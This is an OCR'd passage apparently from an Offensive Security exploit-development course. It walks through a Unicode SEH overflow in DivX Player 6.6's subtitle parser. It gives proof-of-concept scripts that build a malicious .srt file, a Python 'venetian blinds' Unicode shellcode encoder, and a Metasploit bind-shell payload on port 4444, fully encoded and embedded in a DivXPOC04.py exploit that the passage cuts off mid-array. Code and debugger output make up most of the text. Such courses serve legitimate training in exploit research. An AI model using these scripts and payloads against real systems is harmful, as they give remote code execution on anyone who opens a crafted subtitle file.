0x00c700c9 pop edi; pop esi;retn 0x0004
0x00ca0094 pop ebp; pop ecx; ret
0x00ca00b6 pop ebp; pop ecx; ret
0x00cc0022 pop esi; pop edi; ret
0x00cc0082 pop esi; pop edi; ret
```


POP POP RET Search

Much better! We are ready to build a new POC to verify the information we gained and using a DivX Player *POP POP RET* Unicode friendly address, ***0x00480094***:

```
#!/usr/bin/python
# DivXPOC03.py
# AWE - Offensive Security
# DivX 6.6 SEH SRT Overflow - Unicode Shellcode Creation POC01

# file = name of avi video file
file = "infidel.srt"

# POP POP RET 0x00480094 found by memdump inside DivXPlayer.exe
stub    = "\x41" * 1032 + "\x94\x48" + "\x43" * (3000000-1034)

f = open(file,'w')
f.write("1 \n")
f.write("00:00:01,001 --> 00:00:02,001\n")
f.write(stub)
f.close()
print "SRT has been created - ph33r \n";
```


POC03 Source Code

We open *POC03* with the DivX Player and see that the SEH was overwritten by our *POP POP RET* address. By setting a breakpoint on that address and following the execution flow we "land" inside our controlled buffer.



```
Address   SE handler
0D59FE24  DivX_Pla.00480094
00410041  D2330000
```

Figure 65: Breakpoint hit on our own Exception Handler


OllyDbg - DivX Player.exe - [CPU - thread 00000224, modu
C File View Debug Plugins Options Window Help
L E M
OllyDbg - DivX Player.exe - [CPU - thread 00000224]
C File View Debug Plugins Options Window Help
L E

```
00480094  5E             POP ESI
00480095  59             POP ECX
00480096  C3             RETN
00480097  8B4424 10      MOV EAX,DWORD PTR SS:[ESP+10]
0048009B  6A FF          PUSH -1
0048009D  50             PUSH EAX
0048009E  56             PUSH ESI
0048009F  FF15 64205F00  CALL DWORD PTR
004800A5  83C4 0C        ADD ESP,0C
004800A8  8BC6           MOV EAX,ESI
004800AA  5E             POP ESI
004800AB  59             POP ECX
004800AC  C3             RETN
004800AD  CC             INT3
004800AE  CC             INT3
004800AF  CC             INT3
004800B0  A1 D07B6A00    MOV EAX,DWORD P
004800B5  85C0           TEST EAX,EAX
004800B7 v75 4C          JNZ SHORT DivX_
004800B9  FF15 E0235F00  CALL DWORD PTR
004800BF  6A 00          PUSH 0
004800C1  6A 00          PUSH 0
004800C3  6A 00          PUSH 0
004800C5  6A 00          PUSH 0
004800C7  6A 00          PUSH 0
004800C9  6A 00          PUSH 0
004800CB  6A 00          PUSH 0
004800CD  6A 00          PUSH 0
```

```
0D59FE24  41          INC ECX
0D59FE25  0041 00     ADD BYTE PTR DS:[ECX],AL
0D59FE28  94          XCHG EAX,ESP
0D59FE29  0048 00     ADD BYTE PTR DS:[EAX],CL
0D59FE2C  43          INC EBX
0D59FE2D  0043 00     ADD BYTE PTR DS:[EBX],AL
0D59FE30  43          INC EBX
0D59FE31  0043 00     ADD BYTE PTR DS:[EBX],AL
0D59FE34  43          INC EBX
0D59FE35  0043 00     ADD BYTE PTR DS:[EBX],AL
0D59FE38  43          INC EBX
0D59FE39  0043 00     ADD BYTE PTR DS:[EBX],AL
0D59FE3C  43          INC EBX
0D59FE3D  0043 00     ADD BYTE PTR DS:[EBX],AL
0D59FE40  43          INC EBX
0D59FE41  0043 00     ADD BYTE PTR DS:[EBX],AL
0D59FE44  43          INC EBX
0D59FE45  0043 00     ADD BYTE PTR DS:[EBX],AL
0D59FE48  43          INC EBX
0D59FE49  0043 00     ADD BYTE PTR DS:[EBX],AL
0D59FE4C  43          INC EBX
0D59FE4D  0043 00     ADD BYTE PTR DS:[EBX],AL
0D59FE50  43          INC EBX
0D59FE51  0043 00     ADD BYTE PTR DS:[EBX],AL
0D59FE54  43          INC EBX
0D59FE55  0043 00     ADD BYTE PTR DS:[EBX],AL
0D59FE58  43          INC EBX
0D59FE59  0043 00     ADD BYTE PTR DS:[EBX],AL
```

Figure 66: POP POP RET leads inside our controlled buffer

Exercise

1) Repeat the required steps in order to control the execution flow and land inside out evil buffer.

DivX Player 6.6 Case Study: The Unicode Payload Builder

It's time to build our Unicode shellcode using the technique showed in the previous paragraphs. The following script takes a raw payload as input and prints out both the venetian shellcode writer Unicode encoded and the half shellcode which will be completed by the writer at execution time:

```
#!/usr/bin/python
import sys
# 80 00 75:add byte ptr [eax],75h
# 00 6D 00:add byte ptr [ebp],ch
# 40      :inc eax
# 00 6D 00:add byte ptr [ebp],ch
# 40      :inc eax
# 00 6D 00:add byte ptr [ebp],ch

def format_shellcode(shellcode):
   c = 0
   output = ''
   for byte in shellcode:
       if c == 0:
          output += '"'
       output += byte
       c += 1
       if c == 64:
          output += '"\n'
          c = 0
   output += '"'
   return output
raw_shellcode = open(sys.argv[1], 'rb').read()
shellcode_writer   = ""
shellcode_writer_l = 0
shellcode_hole     = ""
shellcode_hole_l   = 0
venetian_stub      = "\\x80\\x%s\\x6D\\x40\\x6D\\x40\\x6D"
c = 0
for byte in raw_shellcode:
   if c%2:
      shellcode_writer += venetian_stub % hex(ord(byte)).replace("0x","").zfill(2)
      shellcode_writer_l += 7
   else:
      shellcode_hole += "\\x"+ hex(ord(byte)).replace("0x","").zfill(2)
      shellcode_hole_l += 1
   c += 1
output1 = format_shellcode(shellcode_writer)
print "[*] Unicode Venetian Blinds Shellcode Writer %d bytes" % shellcode_writer_l
print output1
print
print
print
output2 = format_shellcode(shellcode_hole)
print "[*] Half Shellcode to be filled by the Venetian Writer %d bytes" % shellcode_hole_l
print output2
```

Unicode Payload Builder source code

Before writing the next POC we must make some considerations:

- Once we land in our controlled buffer we can't use the usual technique to jump over the SEH and execute our payload as a short jmp opcode (*EB069090* for example) will be mangled by the Unicode filter.


- Because of the previous point the following opcodes (our return address) will be executed:

```
41              INC ECX
0041 00         ADD BYTE PTR DS:[ECX],AL
94              XCHG EAX,ESP
0048 00         ADD BYTE PTR DS:[EAX],CL
```

RET executed as code


The ***XCHG EAX,ESP*** opcode will mangle our stack pointer. To overcome this we can repeat the *XCHG* opcode to reset *ESP* before executing our payload.

As explained in Chris Anley's paper, we will need to have at least a register pointing to the first null byte of our shellcode. Although the *XCHG EAX,ESP* we saw before could help at first glance, it will make our job more complex later on because we will have to restore *ESP* in order to be able to execute shellcode. The *ECX* register points to a stack address close to our buffer and it seems like a good candidate after some adjustments.


OllyDbg - DivX Player.exe - [CPU - thread 00000224]
C File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S

```
0D59FE24  41          INC ECX
0D59FE25  0041 00     ADD BYTE PTR DS:[ECX],AL
0D59FE28  94          XCHG EAX,ESP
0D59FE29  0048 00     ADD BYTE PTR DS:[EAX],CL
0D59FE2C  43          INC EBX
0D59FE2D  0043 00     ADD BYTE PTR DS:[EBX],AL
0D59FE30  43          INC EBX
0D59FE31  0043 00     ADD BYTE PTR DS:[EBX],AL
0D59FE34  43          INC EBX
0D59FE35  0043 00     ADD BYTE PTR DS:[EBX],AL
0D59FE38  43          INC EBX
0D59FE39  0043 00     ADD BYTE PTR DS:[EBX],AL
0D59FE3C  43          INC EBX
0D59FE3D  0043 00     ADD BYTE PTR DS:[EBX],AL
0D59FE40  43          INC EBX
0D59FE41  0043 00     ADD BYTE PTR DS:[EBX],AL
0D59FE44  43          INC EBX
0D59FE45  0043 00     ADD BYTE PTR DS:[EBX],AL
0D59FE48  43          INC EBX
0D59FE49  0043 00     ADD BYTE PTR DS:[EBX],AL
0D59FE4C  43          INC EBX
0D59FE4D  0043 00     ADD BYTE PTR DS:[EBX],AL
0D59FE50  43          INC EBX
0D59FE51  0043 00     ADD BYTE PTR DS:[EBX],AL
0D59FE54  43          INC EBX
0D59FE55  0043 00     ADD BYTE PTR DS:[EBX],AL
0D59FE58  43          INC EBX
0D59FE59  0043 00     ADD BYTE PTR DS:[EBX],AL
```

Figure 67: Return address executed as XCHG EAX, ESP



```
Registers (FPU)
EAX 00000000
ECX 0CF1EEDC
EDX 7C9032BC ntdll.7C9032BC
EBX 00000000
ESP 0CF1EE00
EBP 0CF1EE14
ESI 7C9032A8 ntdll.7C9032A8
EDI 00000000

EIP 0CF1FE24

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FF40000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
```

Figure 68: ECX pointing to a stack address close to our buffer

DivX Player 6.6 Case Study: Getting our shell

Taking note of the above considerations, we can write the first stub exploit that will be the base for the following ones. We generate a bind shellcode with Metasploit and then obtain the custom Unicode payload through our venetian encoder:

```
bt VENETIAN # /pentest/exploits/framework2/msfpayload win32_bind R > /tmp/bind
bt VENETIAN # ./venetian_encoder.py /tmp/bind
[*] Unicode Venetian Blinds Shellcode Writer 1106 bytes
"\x80\x6a\x6D\x40\x6D\x40\x6D\x80\x4d\x6D\x40\x6D\x40\x6D\x80\xf9"
"\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x60\x6D\x40"
"\x6D\x40\x6D\x80\x6c\x6D\x40\x6D\x40\x6D\x80\x24\x6D\x40\x6D\x40"
"\x6D\x80\x45\x6D\x40\x6D\x40\x6D\x80\x8b\x6D\x40\x6D\x40\x6D\x80"
"\x05\x6D\x40\x6D\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x8b\x6D"
"\x40\x6D\x40\x6D\x80\x18\x6D\x40\x6D\x40\x6D\x80\x5f\x6D\x40\x6D"
"\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x49\x6D\x40\x6D\x40\x6D"
"\x80\x34\x6D\x40\x6D\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x31"
"\x6D\x40\x6D\x40\x6D\x80\x99\x6D\x40\x6D\x40\x6D\x80\x84\x6D\x40"
"\x6D\x40\x6D\x80\x74\x6D\x40\x6D\x40\x6D\x80\xc1\x6D\x40\x6D\x40"
"\x6D\x80\x0d\x6D\x40\x6D\x40\x6D\x80\xc2\x6D\x40\x6D\x40\x6D\x80"
"\xf4\x6D\x40\x6D\x40\x6D\x80\x54\x6D\x40\x6D\x40\x6D\x80\x28\x6D"
"\x40\x6D\x40\x6D\x80\xe5\x6D\x40\x6D\x40\x6D\x80\x5f\x6D\x40\x6D"
"\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D"
"\x80\x0c\x6D\x40\x6D\x40\x6D\x80\x8b\x6D\x40\x6D\x40\x6D\x80\x1c"
"\x6D\x40\x6D\x40\x6D\x80\xeb\x6D\x40\x6D\x40\x6D\x80\x2c\x6D\x40"
"\x6D\x40\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x24\x6D\x40\x6D\x40"
"\x6D\x80\x61\x6D\x40\x6D\x40\x6D\x80\x31\x6D\x40\x6D\x40\x6D\x80"
"\x64\x6D\x40\x6D\x40\x6D\x80\x43\x6D\x40\x6D\x40\x6D\x80\x8b\x6D"
"\x40\x6D\x40\x6D\x80\x0c\x6D\x40\x6D\x40\x6D\x80\x70\x6D\x40\x6D"
"\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80\x40\x6D\x40\x6D\x40\x6D"
"\x80\x5e\x6D\x40\x6D\x40\x6D\x80\x8e\x6D\x40\x6D\x40\x6D\x80\x0e"
"\x6D\x40\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\xd6\x6D\x40"
"\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40"
"\x6D\x80\x32\x6D\x40\x6D\x40\x6D\x80\x77\x6D\x40\x6D\x40\x6D\x80"
"\x32\x6D\x40\x6D\x40\x6D\x80\x54\x6D\x40\x6D\x40\x6D\x80\xd0\x6D"
"\x40\x6D\x40\x6D\x80\xcb\x6D\x40\x6D\x40\x6D\x80\xfc\x6D\x40\x6D"
"\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D"
"\x80\x89\x6D\x40\x6D\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D\x80\xed"
"\x6D\x40\x6D\x40\x6D\x80\x02\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40"
"\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40"
"\x6D\x80\x09\x6D\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80"
"\xff\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x53\x6D"
"\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D"
"\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D"
"\x80\x68\x6D\x40\x6D\x40\x6D\x80\x5c\x6D\x40\x6D\x40\x6D\x80\x53"
"\x6D\x40\x6D\x40\x6D\x80\xe1\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40"
"\x6D\x40\x6D\x80\x1a\x6D\x40\x6D\x40\x6D\x80\xc7\x6D\x40\x6D\x40"
"\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40\x6D\x40\x6D\x80"
"\x51\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D"
"\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80\xe9\x6D\x40\x6D"
"\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D"
"\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40\x6D\x80\x49"
"\x6D\x40\x6D\x40\x6D\x80\x49\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40"
"\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\x54\x6D\x40\x6D\x40"
"\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x93\x6D\x40\x6D\x40\x6D\x80"
"\xe7\x6D\x40\x6D\x40\x6D\x80\xc6\x6D\x40\x6D\x40\x6D\x80\x57\x6D"
"\x40\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D"
"\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D\x80\x64\x6D\x40\x6D\x40\x6D"
"\x80\x68\x6D\x40\x6D\x40\x6D\x80\x6d\x6D\x40\x6D\x40\x6D\x80\xe5"
"\x6D\x40\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\x29\x6D\x40"
```

```
"\x6D\x40\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40\x6D\x40"
"\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x31\x6D\x40\x6D\x40\x6D\x80"
"\xf3\x6D\x40\x6D\x40\x6D\x80\xfe\x6D\x40\x6D\x40\x6D\x80\x2d\x6D"
"\x40\x6D\x40\x6D\x80\x42\x6D\x40\x6D\x40\x6D\x80\x93\x6D\x40\x6D"
"\x40\x6D\x80\x7a\x6D\x40\x6D\x40\x6D\x80\xab\x6D\x40\x6D\x40\x6D"
"\x80\xab\x6D\x40\x6D\x40\x6D\x80\x72\x6D\x40\x6D\x40\x6D\x80\xb3"
"\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x44\x6D\x40"
"\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\x57\x6D\x40\x6D\x40"
"\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80"
"\x01\x6D\x40\x6D\x40\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80\x51\x6D"
"\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D"
"\x40\x6D\x80\x05\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D"
"\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x37"
"\x6D\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D\x80\x57\x6D\x40"
"\x6D\x40\x6D\x80\x83\x6D\x40\x6D\x40\x6D\x80\x64\x6D\x40\x6D\x40"
"\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80"
"\x68\x6D\x40\x6D\x40\x6D\x80\x8a\x6D\x40\x6D\x40\x6D\x80\x5f\x6D"
"\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D"
"\x40\x6D"




[*] Half Shellcode to be filled by the Venetian Writer 159 bytes
"\xfc\xeb\xe8\xff\xff\x8b\x24\x8b\x3c\x7c\x78\xef\x4f\x8b\x20\xeb"
"\x8b\x8b\xee\xc0\xac\xc0\x07\xca\x01\xeb\x3b\x24\x75\x8b\x24\xeb"
"\x8b\x4b\x5f\x01\x03\x8b\x6c\x1c\xc3\xdb\x8b\x30\x40\x8b\x1c\x8b"
"\x08\x68\x4e\xec\xff\x66\x66\x33\x68\x73\x5f\xff\x68\xed\x3b\xff"
"\x5f\xe5\x81\x08\x55\x02\xd0\xd9\xf5\x57\xd6\x53\x53\x43\x43\xff"
"\x66\x11\x66\x89\x95\xa4\x70\x57\xd6\x10\x55\xd0\xa4\x2e\x57\xd6"
"\x55\xd0\xe5\x86\x57\xd6\x54\x55\xd0\x68\x79\x79\xff\x55\xd0\x6a"
"\x66\x63\x89\x6a\x59\xcc\xe7\x44\xe2\xc0\xaa\x42\xfe\x2c\x8d\x38"
"\xab\x68\xfe\x16\x75\xff\x5b\x52\x51\x6a\x51\x55\xff\x68\xd9\xce"
"\xff\x6a\xff\xff\x8b\xfc\xc4\xff\x52\xd0\xf0\x04\x53\xd6\xd0"
```


And we now create our first stub exploit:

```
#!/usr/bin/python
# DivXPOC04.py
# AWE - Offensive Security
# DivX 6.6 SEH SRT Overflow - Unicode Shellcode Creation

# file = name of avi video file
file = "infidel.srt"

# Unicode friendly POP POP RET somewhere in DivX 6.6
# Note: \x94 bites back - dealt with by xchg'ing again and doing a dance to
# shellcode Gods
ret = "\x94\x48"

# Payload building blocks
buffer       = "\x41" * 1032 # offset to SEH
xchg_esp     = "\x94\x6d"    # Swap back EAX, ESP for stack save,nop
xchg_ecx     = "\x91\x6d"    # Swap EAX, ECX for venetian_writer,nop
align_buffer = "\x05\xFF\x3C\x6D\x2D\xFF\x3C\x6D" # ECX ADJUST: TO BE FIXED
rest         = "\x01" * 5000000 # Buffer and shellcode canvas

# [*] Half Shellcode to be filled by the Venetian Writer 159 bytes
#     bind shell on port 4444
half_bind = (
"\xfc\xeb\xe8\xff\xff\x8b\x24\x8b\x3c\x7c\x78\xef\x4f\x8b\x20\xeb"
"\x8b\x8b\xee\xc0\xac\xc0\x07\xca\x01\xeb\x3b\x24\x75\x8b\x24\xeb"
"\x8b\x4b\x5f\x01\x03\x8b\x6c\x1c\xc3\xdb\x8b\x30\x40\x8b\x1c\x8b"
"\x08\x68\x4e\xec\xff\x66\x66\x33\x68\x73\x5f\xff\x68\xed\x3b\xff"
"\x5f\xe5\x81\x08\x55\x02\xd0\xd9\xf5\x57\xd6\x53\x53\x43\x43\xff"
"\x66\x11\x66\x89\x95\xa4\x70\x57\xd6\x10\x55\xd0\xa4\x2e\x57\xd6"
"\x55\xd0\xe5\x86\x57\xd6\x54\x55\xd0\x68\x79\x79\xff\x55\xd0\x6a"
"\x66\x63\x89\x6a\x59\xcc\xe7\x44\xe2\xc0\xaa\x42\xfe\x2c\x8d\x38"
"\xab\x68\xfe\x16\x75\xff\x5b\x52\x51\x6a\x51\x55\xff\x68\xd9\xce"
"\xff\x6a\xff\xff\x8b\xfc\xc4\xff\x52\xd0\xf0\x04\x53\xd6\xd0" )


# [*] Unicode Venetian Blinds Shellcode Writer 1106 bytes
venetian_writer = (
"\x80\x6a\x6D\x40\x6D\x40\x6D\x80\x4d\x6D\x40\x6D\x40\x6D\x80\xf9"
"\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x60\x6D\x40"
"\x6D\x40\x6D\x80\x6c\x6D\x40\x6D\x40\x6D\x80\x24\x6D\x40\x6D\x40"
"\x6D\x80\x45\x6D\x40\x6D\x40\x6D\x80\x8b\x6D\x40\x6D\x40\x6D\x80"
"\x05\x6D\x40\x6D\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x8b\x6D"
"\x40\x6D\x40\x6D\x80\x18\x6D\x40\x6D\x40\x6D\x80\x5f\x6D\x40\x6D"
"\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x49\x6D\x40\x6D\x40\x6D"
"\x80\x34\x6D\x40\x6D\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x31"
"\x6D\x40\x6D\x40\x6D\x80\x99\x6D\x40\x6D\x40\x6D\x80\x84\x6D\x40"
"\x6D\x40\x6D\x80\x74\x6D\x40\x6D\x40\x6D\x80\xc1\x6D\x40\x6D\x40"
"\x6D\x80\x0d\x6D\x40\x6D\x40\x6D\x80\xc2\x6D\x40\x6D\x40\x6D\x80"
"\xf4\x6D\x40\x6D\x40\x6D\x80\x54\x6D\x40\x6D\x40\x6D\x80\x28\x6D"
"\x40\x6D\x40\x6D\x80\xe5\x6D\x40\x6D\x40\x6D\x80\x5f\x6D\x40\x6D"
"\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D"
"\x80\x0c\x6D\x40\x6D\x40\x6D\x80\x8b\x6D\x40\x6D\x40\x6D\x80\x1c"
"\x6D\x40\x6D\x40\x6D\x80\xeb\x6D\x40\x6D\x40\x6D\x80\x2c\x6D\x40"
"\x6D\x40\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x24\x6D\x40\x6D\x40"
"\x6D\x80\x61\x6D\x40\x6D\x40\x6D\x80\x31\x6D\x40\x6D\x40\x6D\x80"
"\x64\x6D\x40\x6D\x40\x6D\x80\x43\x6D\x40\x6D\x40\x6D\x80\x8b\x6D"
"\x40\x6D\x40\x6D\x80\x0c\x6D\x40\x6D\x40\x6D\x80\x70\x6D\x40\x6D"
"\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80\x40\x6D\x40\x6D\x40\x6D"
```

```
 "\x80\x5e\x6D\x40\x6D\x40\x6D\x80\x8e\x6D\x40\x6D\x40\x6D\x80\x0e"
 "\x6D\x40\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\xd6\x6D\x40"
 "\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40"
 "\x6D\x80\x32\x6D\x40\x6D\x40\x6D\x80\x77\x6D\x40\x6D\x40\x6D\x80"
 "\x32\x6D\x40\x6D\x40\x6D\x80\x54\x6D\x40\x6D\x40\x6D\x80\xd0\x6D"
 "\x40\x6D\x40\x6D\x80\xcb\x6D\x40\x6D\x40\x6D\x80\xfc\x6D\x40\x6D"
 "\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D"
 "\x80\x89\x6D\x40\x6D\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D\x80\xed"
 "\x6D\x40\x6D\x40\x6D\x80\x02\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40"
 "\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40"
 "\x6D\x80\x09\x6D\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80"
 "\xff\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x53\x6D"
